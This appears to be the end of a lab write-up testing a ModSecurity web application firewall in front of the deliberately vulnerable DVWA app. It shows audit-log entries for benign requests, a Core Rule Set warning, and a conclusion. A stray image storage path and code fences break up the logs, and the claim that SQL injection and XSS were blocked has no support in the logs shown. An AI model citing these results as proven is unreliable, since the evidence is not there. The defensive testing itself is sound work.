Engine-Mode: "ENABLED"

--0cd42401-Z--

--0cd42401-A--
[02/Dec/2024:21:23:14 --0500] Z05rkvxL6TQVax04nt9VvQAAAEo 10.37.129.2 59480 10.37.129.3 80
--0cd42401-B--
GET /index.php HTTP/1.1
Host: 10.37.129.3
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7; rv:5.0.1) msnbot-131-253-46-102.search.msn.com
Referer: TESTING_PURPOSES_ONLY

--0cd42401-F--
HTTP/1.1 302 Found
Set-Cookie: security=Impossible; path=/; HttpOnly
```

```
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=hncn3vv2lus9172kd3d34nfsod; expires=Wed, 04-Dec-2024 02:23:34 GMT; Max-Age=86400; path=/; HttpOnly; SameSite=Strict
Location: login.php
Content-Length: 0
Content-Type: text/html; charset=UTF-8


--356ac631-E--

--356ac631-H--
Message: Warning. Pattern match "^[\\d.:]+$" at REQUEST_HEADERS:Host. [file "/usr/share/modsecurity-crs/rules/REQUEST-920-PROTOCOL-ENFORCEMENT.conf"] [line "696"] [id "920350"] [msg "Host header is a numeric IP address"] [data "10.37.129.3"] [severity "WARNING"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-protocol"] [tag "OWASP_CRS"] [tag "OWASP_CRS/PROTOCOL_VIOLATION/IP_HOST"] [tag "WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"]
Apache-Error: [file "apache2-util.c"] [line 271] [level 3] [client 10.37.129.2] ModSecurity: Warning. Pattern match "^[\\d.:]+$" at REQUEST_HEADERS:Host. [file "/usr/share/modsecurity-crs/rules/REQUEST-920-PROTOCOL-ENFORCEMENT.conf"] [line "696"] [id "920350"] [msg "Host header is a numeric IP address"] [data "10.37.129.3"] [severity "WARNING"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-protocol"] [tag "OWASP_CRS"] [tag "OWASP_CRS/PROTOCOL_VIOLATION/IP_HOST"] [tag "WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"] [hostname "10.37.129.3"] [url "/index.php"] [unique_id "Z05rpk1czrQOM0gDElHidAAAACc"]
Apache-Handler: application/x-httpd-php
Stopwatch: 1733192614089430 4657 (- - -)
Stopwatch2: 1733192614089430 4657; combined=378, p1=126, p2=191, p3=12, p4=23, p5=26, sr=20, sw=0, l=0, gc=0
Response-Body-Transformed: Dechunked
Producer: ModSecurity for Apache/2.9.3 (http://www.modsecurity.org/); OWASP_CRS/3.2.0.
Server: Apache/2.4.41 (Ubuntu)
Engine-Mode: "ENABLED"

--356ac631-Z--

--0cd42401-A--
[02/Dec/2024:21:23:36 --0500] Z05rqManJlXWZ36Jum9wAAAGo 10.37.129.2 59496 10.37.129.3 80
--0cd42401-B--
GET /index.php HTTP/1.1
Host: 10.37.129.3
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7; rv:5.0.1) msnbot-131-253-46-102.search.msn.com
Referer: TESTING_PURPOSES_ONLY

--0cd42401-F--
HTTP/1.1 302 Found
Set-Cookie: security=Impossible; path=/; HttpOnly
Set-Cookie: PHPSESSID=hq9eeks7emr1pdsr4emrtdl2s; expires=Wed, 04-Dec-2024 02:23:36 GMT; Max-Age=86400; path=/; HttpOnly; SameSite=Strict
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=00oorhls238cqt0cavncmov9; expires=Wed, 04-Dec-2024 02:23:36 GMT; Max-Age=86400; path=/; HttpOnly; SameSite=Strict
Location: login.php
Content-Length: 0
```



Conclusion

Deploying DVWA in a virtualized environment and securing it with ModSecurity allowed for an effective assessment of the WAF's capability to detect and mitigate common attacks such as SQL injection and XSS. Tests conducted from a Kali Linux machine confirmed that ModSecurity, configured with the OWASP Core Rule Set (CRS), effectively identifies and blocks these threats.